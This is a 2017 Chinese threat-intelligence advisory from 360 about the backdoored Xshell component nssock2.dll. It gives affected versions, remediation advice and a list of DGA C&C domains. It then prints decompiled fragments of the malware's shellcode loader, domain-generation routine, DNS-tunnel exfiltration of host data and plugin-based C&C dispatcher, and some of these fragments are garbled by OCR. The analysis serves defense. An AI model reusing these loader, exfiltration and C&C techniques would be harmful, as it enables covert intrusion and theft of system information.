

远程终端管理工具 Xshell 被植入后门代码事件通告

文档信息

编号	360TI-SE-2017-0008	
关键字	Xshell backdoor 后门	
发布日期	2017年8月15日	
更新日期	2017年9月1日	
TLP	WHITE	
分析团队	360 威胁情报中心、360 安全监测与响应中心	

通告背景

2017年8月流行的远程终端管理工具 Xshell 的官方版本被发现植入了后门代码, 360 威胁情报中心对相关的细节进行了分析。

事件概要

攻击目标	使用 Xshell 远程管理工具进行系统管理的用户	
攻击目的	收集系统相关的信息,可能通过专用插件执行远程控制类的功能	
主要风险	系统相关的敏感信息泄露,相关的基础设施被非授权控制	
攻击入口	下载安装执行某个官方版本的 Xshell 类软件	
使用漏洞	无	
通信控制	通过 DNS 隧道进行数据通信和控制	
抗检测能力	繁复的二进制代码加密变换以抵抗分析	
受影响应用	Xshell 5.0 Build 1322	
	Xshell 5.0 Build 1325	
	Xmanager Enterprise 5.0 Build 1232	
	Xmanager 5.0 Build 1045	
	Xftp 5.0 Build 1218	

	Xlpd 5.0 Build 1220	
已知影响	目前评估国内受影响用户在十万级别,已知部分知名互联网公司中招	
分析摘要:	1. Xshell 的开发厂商 NetSarang 极可能受到渗透,软件的组件	
● 战术	nssock2.dll 被插件后门代码,相应的软件包在官网被提供下载使	
● 技术	用。	
过程	2. 后门版本的 Xshell 软件被执行以后,内置的后门 Shellcode 得到	
	执行,通过 DNS 隧道向外部服务器报告主机信息,并激活下一阶	
	段的恶意代码。	
	3. 后门代码的 C&C 通信使用了 DGA 域名,每月生成一个新的。	
	4. 后门恶意代码采用了插件式的结构,无文件落地方式执行,配置	
	信息注册表存储,可以执行攻击者指定的任意功能,完成以后不	
	留文件痕迹。恶意代码内置了多种抵抗分析的机制,显示了非常	
	高端的技术能力。	

事件描述

近日,非常流行的远程终端 Xshell 被发现被植入了后门代码,用户如果使用了特洛伊化的 Xshell 工具版本会导致本机相关的敏感信息被泄露到攻击者所控制的机器。

Xshell 特别是 Build 1322 在国内的使用面很大,敏感信息的泄露可能导致巨大的安全风险,我们强烈建议用户检查自己所使用的 Xshell 版本,如发现,建议采取必要的补救措施。

事件时间线

暂无。

影响面和危害分析

目前已经确认使用了特洛伊化的 Xshell 的用户机器一旦启动程序,主机相关基 http://ti.360.net



本信息(主机名、域名、用户名)会被发送出去。同时,如果外部的 C&C 服务器处于活动状态,受影响系统则可能收到激活数据包启动下一阶段的恶意代码,这些恶意代码为插件式架构,可能执行攻击者指定任意恶意功能,包括但不仅限于远程持久化控制、窃取更多敏感信息。

TLP: WHITE

根据 360 网络研究院的 C&C 域名相关的访问数量评估,国内受影响的用户或机器数量在十万级别,同时,数据显示一些知名的互联网公司有大量用户受到攻击,泄露敏感数据。

处置建议

检查目前所使用的 Xshell 版本是否为受影响版本,如果组织保存有网络访问日志,检查所在网络是否存在对于附录节相关 IOC 域名的解析记录,如发现,则有内网机器在使用存在后门的 Xshell 版本。

目前厂商已经在 Xshell Build 1326 及以后的版本中处理了这个问题,请升级到最新版本,修改相关系统的用户名口令。厂商修复过的版本如下:

Xmanager Enterprise Build 1236

Xmanager Build 1049

Xshell Build 1326

Xftp Build 1222

Xlpd Build 1224


软件下载地址:https://www.netsarang.com/download/software.html

技术分析

基本执行流程

Xshell 相关的用于网络通信的组件 nssock2.dll 被发现存在后门类型的代码 ,DLL 本身有厂商合法的数字签名,但已经被多家安全厂商标记为恶意:






360 威胁情报中心发现其存在加载执行 Shellcode 的功能:

```
void *_thiscall sub_1000C6C0(void *this)
{
    void *v2; // [sp+0h] [bp-18h]@1
    int (_stdcall *v3)(_DW0RD); // [sp+8h] [bp-10h]@1
    unsigned int i; // [sp+10h] [bp-8h]@1
    unsigned int v5; // [sp+14h] [bp-4h]@1

    v2 = this;
    vi = (int (_stdcall *)(_DW0RD))VirtualAlloc(0, 0xFB48u, 0x1000u, 0x40u);
    v5 = unk_1000F718;
    for ( i = 0; i < 0xFB44; ++i )
    {
        *((_BYTE *)v2 + i) = v5 ^ *((_BYTE *)&unk_1000F718 + i + 4);
        v5 = -910240943 * ((v5 >> 16) + (v5 << 16)) - 1470258743;
    }
    if ( (unsigned int)v2(0) < 0x1000 )
        MessageBoxA(0, "###ERROR###", 0, 0);
    return v2;
}</pre>
```

我们将这段代码命名为 loader_code1, 其主要执行加载器的功能,会再解出一段新的代码(module_Activation), 然后动态加载需要的 Windows API 和重定位, 跳转过去。

经过对进程执行的整体分析观察,对大致的执行流程还原如下图所示:



基本插件模块

Module_Activation

module_Activation 会开启一个线程,然后创建注册表项: HKEY_CURRENT_USER\SOFTWARE\-[0-9]+(后面的数字串通过磁盘信息 xor 0xD592FC92 生成),然后通过 RegQueryValueExA 查询该注册表项下"Data"键值来执行不同的功能流程。

```
v7 = DeccodeString_28E0(&v17);
str_Data = WideCharToMuliBytes_284C(v7, 0);

v463000(v15, str_Data, 0, 0, &v32, &v19);
                                                             // RegQueryValueExA
localFreeClear_28B5((int)&v17);

if ( flag == 1)
    imp shellcode 12A7(v40, v41, (int)&v43);

while ( flag != 2 )
   v463058(&v17);
                                                              // GetSystemTime
  v_SystemTimeToFileTime = (voi
if (!v463054(&v42, &v16))
                     oFileTime = (void (__stdcall *)(int *, __int64 *))<mark>v</mark>
                                                             // SystemTimeToFileTime
     v16 = 0i64;
   v_SystemTimeToFileTime(&v17, &v27);
   v10 = v27 - v16;
    /11 = (unsigned __int64)(v27 - v16) >> 32;
   if ( v11 < 0 | (unsigned _int64)(v27 - v16) >> 32 == 0)
      | | v11 > 0x43
      | | v11 \rangle = 0x43 \& v10 \rangle = 0xE234000 )
      memcpy_10F0((int)&v42, (int)&v17, 16);
     ++v38;
recv_size = Connect_1457((int)&v32);
     if ( recv_size )
      v12 = DeccodeString_28E0(&v31);
      v13 = WideCharToMuliBytes_284C(v12, 0);
v463010(v15, v13, 0, 3, &v32, 0x228);
LocalFreeClear_28B5((int)&v31);
                                                            // RegSetValueExA
      v46300C(v15);
     if ( flag == 1 && !recv_size )

jmp_shellcode_12A7(v40, v41, (int)&v43);
      v463024(1000);
```

● 当注册表项"Data"的值不存在时,进入上传信息流程,该流程主要为收集和上传主机信息到每月一个的 DGA 域名,并保存服务器返回的配置信息,步骤如下:

获取当前系统时间,根据年份和月份按照下面的算法生成一个长度为 10-16 的字符串,然后将其与".com"拼接成域名。

```
dword ptr ds:463058h ; GetSystemTime
eax, [ebp+var_12] ; Month
ecx, [ebp+var_14] ; Year
eax, 39006F76h
                    call
                   movzx
                    movzx
                    imul
                    imul
                              ecx, 90422A3Ah
                    sub
                              ecx, eax
                   push
                    sub
                              ecx, 67B7FC6Fh
                             esi
                    pop
                              edx, edx
                    mov
                              eax, ecx
                   div
                              esi
                    push
                              edi
                    pop
                              esi, edx
                             esi, 0Ah
short loc_1366
                    add
                   jz
loc_134B:
                                                  ; CODE XREF: Generate_Domain_1309+5B↓j
                             edx, edx
                    xor
                             eax, ecx
ecx, 1Dh
                    mov
                    imul
                             1Ah
                    pop
                              ebx
                             ecx, 13h dl, 61h ;
                    add
                    add
                              [ebp+edi+var_44], dl
                    inc
                              edi
                    ib
                             short loc 134B
```

年份-月份 和 生成的域名对应关系如下:

2017-06	vwrcbohspufip.com	
2017-07	ribotqtonut.com	
2017-08	nylalobghyhirgh.com	
2017-09	jkvmdmjyfcvkf.com	
2017-10	bafyvoruzgjitwr.com	
2017-11	xmponmzmxkxkh.com	
2017-12	tczafklirkl.com	
2018-01	vmvahedczyrml.com	
2018-02	ryfmzcpuxyf.com	
2018-03	notyraxqrctmnir.com	
2018-04	fadojcfipgh.com	
2018-05	bqnabanejkvmpyb.com	
2018-06	xcxmtyvwhonod.com	
2018-07	tshylahobob.com	

接着,将前面收集的网络、计算机、用户信息按照特定算法编码成字符串,然后作为上面的域名前缀,构造成查询*. nylalobghyhirgh.com 的 DNS TXT的数据包,分别向 8.8.8.8 | 8.8.4.4 | 4.2.2.1 | 4.2.2.2 | [cur_dns_server] 发送,

然后等待服务器返回。

服务器返回之后(udp)校验数据包,解析之后把数据拷贝到之前传入的参数中,下一步将这些数据写入前面设置的注册表项,也就是HKEY_CURRENT_USER\SOFTWARE\-[0-9]+的 Data 键中。这些数据应该是作为配置信息存放的,包括功能号,上次活跃时间,解密下一步 Shellcode的 Key 等等。

```
Send_DNS_TXT((int)&u49, u65, u62, &aRecuLen);
Send_DNS_TXT((int)&u49, u65, u62, &aRecuLen);
Send_DNS_TXT((int)&u49, u65, u62, &aRecuLen);
while ( 1 )
         v61 = RecvCC((int)&aRecvBuf, v43, v44, (int)&v49, &aRecvLen, (int)&v50);
        break;
if ( v61 == 0x274C )
goto LABEL_37;
     }
sub_165125E(0, (int)&u62);
mymemcpy((int)&u62, aRecvLen, (int)&aRecvBuf);
u64 = 2;
if ( v62 <= 2 )
u64 = u62;
     vo4 = vo2;
if ( !memcpy_0(4, (int)&v62, (int)&v54) // 比较返回的数据是不是DOOR
&& v54 == 'DOOR'
        && v54 == 'DUUR'
&& !memcpy_0(2, (int)&v62, v55)
&& !memcpy_0(1, (int)&v62, a1 + 8) )
                                                                   // 返回的标志位
        if ( *(_BYTE *)(a1 + 8) )
           if ( memcpy_0(4, (int)&v62, a1 + 12) || memcpy_0(4, (int)&v62, a1 + 16) || memcpy_0(4, (int)&v62, a1 + 20) ) goto LABEL_26;
            if ( sub_165114D((int)&v62, (int)&v58) )
              strFree(045);
goto LABEL_26;
            uni2ansi((int)&v58, 0);
           1strncpy();
strFree(v46);
LABEL_37:
        shutdown(&v49);
LocalFree((int)&v62);
        goto LABEL_3;
LABEL_26:
LocalFree((int)&v62);
     u16 = 13;
goto LABEL_3;
```

● 当 RegQueryValueExA 查询到的 Data 键值存在数据时,则进入后门执行流程,该流程利用从之前写入注册表项的配置信息中的 Key 解密 loader_code2 后跳转执行。

```
push
        ecx
push
        edi
push
        edi
push
        eax
       [esp+444h+var_424]
dword ptr ds:463000h; RegQueryValueExA
push
call
       esi, [esp+430h+var_418]
lea
call LocalFreeClear_28B5
cmp
       [esp+430h+flag], 1
       loc_1BDD
jnz
        eax, [esp+430h+var_210]
lea
push
        eax
        [esp+434h+var_3A8]
push
      [esp+438h+var 3AC]
push
      jmp_shellcode_12A7
call
        esp, 0Ch
add
        loc 1BDD
jmp
```

解密 loader_code2 的算法如下:先取出 module_Activation 偏移 0x3128 处的 original_key,接着取 key 的最后一个 byte 对偏移 0x312C 处长度为 http://ti.360.net

0xD410 的加密数据逐字节进行异或解码 ,每次异或后 original_key 再与从配置信息中读取的 key1、key2 进行乘、加运算,如此循环。

original_keykey1	0x340d611e
key1	0xC9BED351
key2	0xA85DA1C9

```
40h ; '@'
esi, 1000h
                push
                mov
                push
                        0D410h
                push
                        dword ptr ds:46305Ch ; VirtualAlloc
                call
                        ecx, ds:463128h
                        edi, 46312Ch
                                      ; shellcode3
                mov
                        edx, eax
                        edi, eax
                sub
                       [ebp+var_4], 0D40Ch
                mov
loc_12D9:
                                       ; CODE XREF: jmp_shellcode_12A7+4E↓j
                        bl, [edi+edx]
                mov
                xor
                        bl, cl
                        [edx], bl
                mov
                        ebx, ecx
                        ecx, 10h
                shl
                        ebx, 10h
                shr
                add
                        ecx, ebx
                imul
                        ecx, [ebp+arg_0]
                add
                        ecx, [ebp+arg_4]
                inc
                        edx
                       [ebp+var_4]
                        short loc_12D9
                push
                       [ebp+arg_8]
                                        ; jmp shellcode
                call
                        eax
                        ecx, eax
                mov
```

解密之后跳转到 loader_code2 中, loader_code2 其实和 loader_code1 是一样的功能,也就是一个 loader,其再次从内存中解密出下一步代码: module_ROOT,然后进行 IAT 的加载和重定位,破坏 PE 头,跳转到 ROOT 模块的入口代码处。

Module_ROOT

ROOT 模块即真正的后门模块,会在内存中解密出 5 个插件模块 Plugin、Online、Config、Install 和 DNS,分别加载到内存中,新启线程执行插件功能:

```
167Ch ; size
53A518h ; encrypted data : offset_A518
push
push
lea
       eax, [esp+38h+var_24]
push
call
       MemLoadModule_2169; Plugin
push
       537488h
       eax, [esp+38h+var_24]
lea
push
       eax
       MemLoadModule_2169; Online
call
       1403h
push
      536080h
push
lea
       eax, [esp+38h+var_24]
push
call
      MemLoadModule_2169 ; Config
push
      534748h
push
       eax, [esp+38h+var_24]
lea
push
       eax
      MemLoadModule_2169 ; Install
call
       2336h
push
      53BB98h
push
lea
       eax, [esp+38h+var_24]
push
call
       MemLoadModule_2169; DNS
       InitializeCriticalSection_Struct_13A1
call
```

值得一提的是其中解密的函数以及加载插件的函数也是由动态解出来的一段 shellcode,可见作者背后的煞费苦心:

```
int Decrypt1_2F88()
{
   int (*shellcode_decryptor)(void); // eax@1
   signed int v1; // esi@2
   int (*v2)(void); // ecx@2

shellcode_decryptor = (int (*)(void))**S3F1A*;
   if (! **\text{0.561A}*) {
      v1 = 0xC0;
      shellcode_decryptor = (int (*)(void))VirtualAlloc_14EC(0xC0);
      \text{0.561A}* = shellcode_decryptor;
      v2 = shellcode_decryptor;
      do
      {
            *(_BYTE *)v2 = ((*((_BYTE *)v2 + 0x53F008 - (_DWORD)shellcode_decryptor) + 13) ^ 0xF3) - 13;
            v2 = (int (*)(void))((char *)v2 + 1);
      --v1;
      }
      while ( v1 );
    }
    return shellcode_decryptor();
}
```

Plugin 模块为后门提供插件管理功能,包括插件的加载、卸载、添加、删除操作,管理功能完成后会通过调用 Online 的 0x24 项函数完成回调,向服务器返回操作结果。模块的辅助功能为其他插件提供注册表操作。

Plugin 的函数列表如下:

```
mov ds:plugin_vt0, offset fuc_switch
mov ds:dword_6B4004, offset CreateLoadRegThread
mov ds:dword_6B4008, offset Reg_Query
mov ds:dword_6B400C, offset Reg_SetValue
mov ds:dword_6B4010, offset Reg_Delete
```

其中比较重要的是 fuc_switch 和 CreateLoadRegThread。

fuc_switch

此函数根据第二个参数结构体的 0x4 偏移指令码完成不同操作,指令码构造如下:

(ID<<0x10) | Code

0x650000 功能

此功能获取当前加载的插件列表字符串,此功能遍历全局 ModuleInfo 结构体获取模块名称列表,完成后通过 Online 模块的 0x24 执行调用者参数的回调函数,该回调为网络通知函数。

0x650001 功能

此功能首先通过参数 ID 获取模块信息,如果该 ID 未被加载,则调用 Root 的加密函数加密模块数据,随后更新对应注册表值,完成模块更新,模块数据加密后保存,在 Root 模块初始化过程中会调用 Plugin 的注册表监听线程,该线程检测到注册表项变动后加载此模块:

0x650002 功能

此功能通过文件名称加载 PE 结构的插件,Root 模块的 0x30 项调用 LoadLibrary 函数加载 DLL,并将插件结构插入全局插件双链表:

```
mov
                         [ebp+var_10], edi
                        edi, eax
                cmp
                        short loc 6B18AB
                jl
                        [ebp+var_{10}], eax
                mov
loc_6B18AB:
                                         ; CODE XREF: clean_mod
                                         ; clean mod by name+58
                push
                        [ebp+var_20]
                lea
                        eax, [ebp+var_8]
                push
                        eax
                mov
                        eax, dword ptr ds:curVtb
                        [eax+ModFuncList.LoadModuleByName]
                call
                push
                        650002h
                mov
                        esi, eax
                call
                       htonl 228C
                push
                        esi
                mov
                        [ebx+4], eax
                call
                        htonl 228C
                push
                        [ebx+8], eax
                mov
                call
                       htonl 228C
                        [ebx+0Ch], eax
                mov
                mov
                        eax, [ebp+arg_0]
                push
                        ebx
                push
                        dword ptr [eax]
```

0x650003 功能

该功能通过模块基址查找指定模块,内存卸载模块后删除对应注册表键值, 彻底卸载模块:

```
v5 = (*(Int (__stacall **)(Int))(curved + offsetof(modruncList, GetModByBull)))(v23);
if ( v5 )
{
    if ( *(_DWORD *)(v5 + 24) )
    {
        v24 = 50;
    }
    else
    {
        (*(void (__stacall **)(int))(curVtb + offsetof(ModFuncList, UnloadModWithFlag)))(v5);
        if ( !*(_DWORD *)(v6 + 32) )
        {
            v7 = DecodeString((int) "@l%d", (int)&v16);
            v8 = WideCharToMultiByte_2485(v7, 0);
            str_api(&asciString, v8, *(_DWORD *)(v6 + 16));
            FreeString((int)&v16);
            v9 = toWstring0((int)&v16);
            v9 = toWstring0((int)&v16);
            v10 = toWstring0((int)&v16);
            v10 = toWstring0((int)&v16);
            v10 = toWstring0((int)&v16);
            reeString((int)&v16);
            }
            (*(void (__stacall **)(int))(curVtb + offsetof(ModFuncList, DoUnloadModule)))(v6);
       }
            v11 = htonl_228c(0x650003);
            v12 = v24.
```

0x650004 功能

此功能检测参数指定模块 ID 是否被加载,如果该 ID 已被加载,通过 Online 的网络回调发送一个长度为 1,数据为 0x00 的负载网络包,如果 ID 未被加

载则发送一个长度为 0 的负载网络包。

```
call
                          [edi+ModFuncList.GetModById]
                         edi, eax
edi, edi
short loc_6B1AA2
                 mov
                 test
                 jz
                 mov
                          eax, dword ptr ds:curVtb
                 push
                 call
                         [eax+ModFuncList.DoUnloadModule]
loc_6B1AA2:
                                           ; CODE XREF: mod_loaded+2
                          650004h
                 push
                 call
                          htonl 228C
                 push
                 mov
                          [esi+4], eax
                          htonl 228C
                 call
                          [esi+8], eax
                 mov
                 xor
                         eax, eax
                                                判断模块指针是否
                 test
                          edi, edi
                          al
                 setnz
                 push
                          eax
                         htonl 228C
                 call
                          [esi+\overline{0}Ch], eax
                 mov
                 lea
                         eax, [ebp+var_1]
                 push
                         eax
                         eax, [ebp+arg_0]
dword ptr [eax]
                 mov
                 push
                          eax, esi
                 mov
                 call
                          online notify callback
```

CreateLoadRegThread

该函数创建线程,异步遍历注册表项"SOFTWARE\Microsoft\<MachineID>", 其中 MachineID 根据硬盘序列号生成。随后创建 Event 对象,使用 RegNotifyChangeKeyValue 函数监测插件注册表键值是否被更改,被更改后 则遍历键值回调中解密并加载模块并插入全局插件 ModuleInfo。

Plugin 模块的维护数据结构为双链表,并为每个插件定义引用计数,当引用计数为 0 时才从内存卸载插件。结构大致如下:

```
模块信息
*/
struct ModuleInfo
{
    ModuleInfo *prev;
    ModuleInfo *next;
    DWORD refCount; //引用计数
    DWORD timeStamp; //时间戳
    DWORD ModID; //ModID 66 Config 68 Online
    DWORD field_14;
    DWORD plugin_alive;
    DWORD bUnloaded; //
    DWORD modSize; //模块大小
    DWORD modSize; //模块大小
    DWORD modBuff; //模块缓存区
    void *ModVTable; //功能列表
};
```

Module_Online

该模块主要功能是与服务器连接,获取服务器返回的控制指令,然后根据控制指令中的插件 ID 和附加数据来调用不同的插件完成相应的功能。同时 Online 也提供 API 接口给其他插件模块用于回传数据。

Online 模块的函数表如下,可以看到其提供了一系列收发数据的 API

```
ds:ONLIEN_VTable_6C6000, offset fuc_switch_6C20D6
mov
        ds:dword_6C6004, offset NetworkConnectLoop_1337
mov
        ds:dword_6C6008, offset LoadProtocolPlugin_6C1129
mov
        ds:dword_6C600C, offset GetProtocolPlugin_6C11B1
moν
        ds:dword 6C6010, offset OriginalRecv 6C11C7
mov
        ds:dword 6C6014, offset RecvData 6C11E6
mov
        ds:dword 6C6018, offset RecvCmd 6C1200
mov
        ds:dword_6C601C, offset OriginalSend_6C1215
mov
        ds:dword_6C6020, offset SendData_6C1234
mov
        ds:dword_6C6024, offset CmdCallback_6C124E
mov
        ds:dword 6C6028, offset ClearConnect 6C3B0A
mov
        ds:dword_6C602C, offset sub_6C12A8
mov
        ds:dword_6C6030, offset ClearSocket_6C12BB
mov
        ds:dword_6C6034, offset return_arg1_0x0C_word_value_6C12F8
mov
xor
        eax, eax
```

网络连接开始时首先调用 Config 表中的第二个函数读取配置信息,通过

InternetCrackUrlA 将配置信息中的字符串(默认为 dns://www.notepad.com)取得 C&C 地址,并根据字符串前面的协议类型采取不同的连接方式,每个协议对应 一个 ID,同时也是协议插件的 ID,目前取得的样本中使用的 DNS 协议对应 ID 为 203。(虽然有 HTTP 和 HTTPS,但是 ONLINE 只会使用 HTTP),协议与 ID 的对应关系如下:

TCP	200
HTTP	201
HTTPS	204(无效)
UDP	202
DNS	203
SSL	205
URL	内置 ,无需额外插件

```
ReadConfig_1741(v0);
v62 = (\_WORD *)(v1 + 0x18);
while (1)
   memset_2CA9(0x6C6040, 0x1018);
   v2 = *v62;
if (!(_WORD)v2)
     goto LABEL_40;
   DecodeString_3D37(v2 + v1 + 0x58, (int)&a1);
   while (1)
      memset_2CA9((int)&v55, 60);
      v56 = &a2;
      v55 = 60;
      v57 = 1024;
      v58 = 7102536;
      v59 = 1024;
      if ( !InternetCrackUr1A_6C7098 )
        v3 = DecodeString_3D37(0x6C515C, (int)&v41);// InternetCrackUrlA
        v3 = DecodeString_3D37(0x6C515C, (int)&v41);// InternetCrackUrIA
v4 = WideCharToMultiByte_3DEA((int)v3, 0);
v5 = DecodeString_3D37(7098740, (int)&v43);// wininet.dll
v6 = WideCharToMultiByte_3DEA((int)v5, 0);
v7 = LoadLibrary_1000(v6);
InternetCrackUrlA_6C7098 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))GetProcAddress_1023(v7, v4);
LocalFreeStruct1_3DBB((int *)&v43);
LocalFreeStruct1_3DBB((int *)&v41);
       v8 = WideCharToMultiByte_3DEA((int)&a1, 0);
      InternetCrackUrlA_6C7098(v8, 0, 0, &v55);// InternetCrackUrlA
      word_6C6040 = v60;
      v9 = DecodeString_3D37(7098756, (int)&v49);// TCP
         CP = WideCharToMultiByte 3DEA((int)v9, 0);
    v11 = -(lstrcmpiA_2C5E((int)v56, TCP) != 0);
```

```
push eax
mov eax, ds:ROOT_VTable_6C7058
call [eax+ModFuncList.GetModByID]
mov
      [esi], eax
test eax, eax
      short loc_6C1171
inz
     7Eh ; '~'
push
pop
      edi
    short loc 6C1195
jmp
                     ; CODE XREF: LoadProtocolPlugin_6C1129+41<sup>†</sup>j
movzx ecx, word ptr [esi+0Ch]
push [ebp+arg_8]
mov eax, [eax+ModuleInfo.ModVTable]
push ecx
lea ecx, [esi+8]
push ecx
      [esi+4], eax
mov
call dword ptr [eax+4] ; 调用插件的初始化函数
test eax, eax
      short loc 6C11A4
jz
     edi, eax
mov
jmp short loc 6C1191
```

在建立起与 C&C 服务器的连接之后,可以根据接收到的服务器指令调用指定的插件执行指定的操作,并返回执行结果。首先先接收 0x14 字节的头部数据,这些数据将用于解压和解密下一步接收的指令数据。

```
result = recv_data_6C39C7(a1, (int)&v13, 0x14, a3);// 接收0x14字节的头部信息
// 用以进行解密以及解压缩操作
if (!result)
  (*(void (_stdcall **)(char *, char *))(ROOT_VTable_6C7058 + offsetof(ModFuncList, DecodeShellCodeHeader)))(
   &v13,
&v11);
  v5 = ntohl_18CB(v12);
  result = (*(int (_stdcall **)(int *, int))(ROOT_VTable_6C7058 + offsetof(ModFuncList, AllocBuff)))(&v9, v5 + 0x14);
  if (!result)
    memcpy_182F(v9, (int)&v13, 0x14);
    v6 = ntohl_18CB(v12);
    v7 = recv_data_6C39C7(v3, v9 + 0x14, v6, a3);// 接收完整的数据
    if (!v7)
      ntohl_18CB(v12);
      v7 = (*(int (_stdcall **)(int, int, int *))(ROOT_VTable_6C7058
                                                + offsetof(ModFuncList, DoDecipher)))(
             v9,
save_buff,
                                             // 解压解密数据块
             &v10);
```

接受的指令结构大致如下:

struct Command

```
{
    DWORD HeaderSize;
    WORD OpCode;
    WORD PluginID;
    DWORD DWORD0;
    DWORD DataSize;
    DWORD DWORD1;
    DWORD DataBuff
    ...
};
```

Online 模块会根据 PluginID 找到对应的模块,调用其函数列表的第一个函数 func_switch(),根据 OpCode 执行 switch 中不同的操作,并返回信息给服务器。

```
v4 = (*(int (__stdcall **)(int))(curVtb + offsetof(ModFuncList, GetModById)))(v3);
if ( v4 )
    (*(void (__stdcall **)(int))(curVtb + offsetof(ModFuncList, DoUnloadModule)))(v4);
*(_DWORD *)(a1 + 4) = hton1_228C(0x650004); // PluginID && OpCode
*(_DWORD *)(a1 + 8) = hton1_228C(0);
*(_DWORD *)(a1 + 12) = hton1_228C(v4 != 0);
return Online_CmdCallback(a1, *a2, (int)&v6); // 回传信息
```

另外当 Online 使用内置的 URL 方式时,会根据指定的参数使用HTTP-GET\HTTPS-GET\FTP来下载文件:

```
else
        v17 = DecodeString_3D37(0x6C53C0, (int)&v64);// HTTPS
        v18 = WideCharToMultiByte_3DEA(v17, 0);
BYTE3(a1) = lstrcmpiA_2C5E((int)v46, v18) == 0;
LocalFreeStruct1_3DBB((int *)&v64);
        if (BYTE3(a1))
         v19 = DecodeString_3D37(7099340, (int)&v44);// GET
v20 = WideCharToMultiByte 3DEA(v19, 0);
v68 = HttpOperRequestA_0x6c5074(v65, v20, &v34, 0, 0, &v61, 0x8488F100, 0);
LocalFreeStruct1_3DBB((int *)&v44);
           v59 = 62336;
           InternetSetOptionW_0x6c507c(v68, 31, &v59, 4);
        else
           v21 = DecodeString_3D37(7099348, (int)&v64);// FTP
           v21 = WideCharToMultiByte_3DEA(v21, 0);

BYTE3(a1) = lstrcmpiA_2C5E((int)v46, v22) == 0;

LocalFreeStruct1_3DBB((int *)&v64);
           if (!BYTE3(a1))
3EL_29:
              v67 = GetLastError_0x6c5030();
3EL_30:
             if ( v68 )
                InternetCloseHandle_0x6c508c(v68);
              InternetCloseHandle_0x6c508c(v65);
              goto LABEL_33;
                 = FtpOpenFileA_0x6c5078(v65, &v34, 0x80000000, 2, 0);
         v16 = v68:
```

```
if (!HttpSendRequestExA_0x6c5080(v25, v24, v16, &v39, 0, 0))
   goto LABEL_29;
if (!HttpEndRequestA_0x6c5084(v16, 0, 0, 0))
{
   if (GetLastError_0x6c5030()!= 0x2F00)
      goto LABEL_29;
   if (++a1 < 6)
      continue;
}
v30 = &a1;
v29 = v31;
for (i = v16; InternetReadFile_0x6c5088(i, v29, 4080, v30) && a1; i = v68)
{
   v31[a1] = 0;
   v26 = sub_6C3D15((int)&v43, (int)v31);
   sub_6C3F7D(a2, *(_DWORD *)(v26 + 8));
   LocalFreeStruct1_3DBB((int *)&v43);
   v30 = &a1;
   v29 = v31;
}</pre>
```

在请求服务器的时候,也会将受害者的基本信息上传到服务器中,这些信息包括: 当前日期和时间、内存状态、CPU 信息、可用磁盘空间、系统区域设置、当前 进程的 PID、操作系统版本、host 信息和用户名。

```
eax, 6C51C0h
lea ecx, [ebp+var_14]
mov [ebp+var_54], esi
call DecodeString_3037 ; data offset 0x51c0 : ~MHZ
         eax, 6C51C8h
lea ecx, [ebp+var_38]
call DecodeString_3037 ; data offset 0x51c8 : HARDWARE\DESCRIPTION\SYSTEM\CENTRALPROCESSOR\0
         ecx, [ebp+var_3C]
lea
push
push
         ebx
          ecx, [ebp+var_54]
push
         ecx
         edi
          dword ptr [eax+8]
push
         89999992h
         sub_176E
```

Online 模块还通过调用 Plugin 模块提供的 API 维护一个注册表项:
HKLM\SOFTWARE\[0-9A-Za-z]{7} 或者 HKCU\SOFTWARE\[0-9A-Za-z]{7},
内容是记录系统时间和尝试连接次数。

Module_Config

Config 模块在初始化的过程中,先分别解出数据段保存的一些默认配置信息,然后把这些参数拼接起来,使用 Root 模块虚表中的 DoEncipher 函数进行加密,最后保存到一个用硬盘卷标号计算出来的路径里。同时 Config 模块提供了读取配置文件的接口。

Config 模块的虚表共有 3 个函数

ModInit

该函数共有三个子功能

•660000

```
1|int __cdecl func_660000(_DWORD *a1)
2 (
   int v1; // esi@1
4
   ConfigContext *dataBuf; // [sp+4h] [bp-4h]@1
5
  dataBuf = 0;
  AllocBuffer(&dataBuf);
   DoGetConfigDataFile(&dataBuf->field_11 + 3);
9
  dataBuf->ControlCode = htonl(0x660000u);
  dataBuf->ModuleID = hton1(0);
11
  dataBuf->DataSize = hton1(0x858u);
| 12 | v1 = CallMod68Func24(*a1, dataBuf);
|3| (FunctionName->_FreeMem)(dataBuf);
14
    return v1;
15 }
```

该功能主要调用 Config 模块的 GetDecodedConfigData 函数,获取配置文件作为 Payload,最终调用 Online 模块虚表的 0x24 功能(上传给 CC 服务器)

•660001

功能主要就是传递了自己的功能 ID,没有 Payload •660002

```
int __usercall func_660002@<eax>(Confi
{
   a1->ControlCode = htonl(0x660002u);
   a1->ModuleID = htonl(0x32u);
   a1->DataSize = htonl(0);
   return CallMod68Func24(*a2, a1);
}
```

功能主要就是传递了下自己的功能 ID,没有 Payload

GetDecodedConfigData

该函数首先通过磁盘卷标号计算得到当前机器的配置文件路径。然后读取配置文件,并调用 Root 模块的 DoDecipher 解密后,返回结果给调用者。

```
GetConfigFilePath((int)&fileName);
FreeLocal(v2);
v12 = 0;
v3 = (void *)LocalAlloc(0x2000u);
05 = 04;
1pBuffer = v3;
if ( U3 )
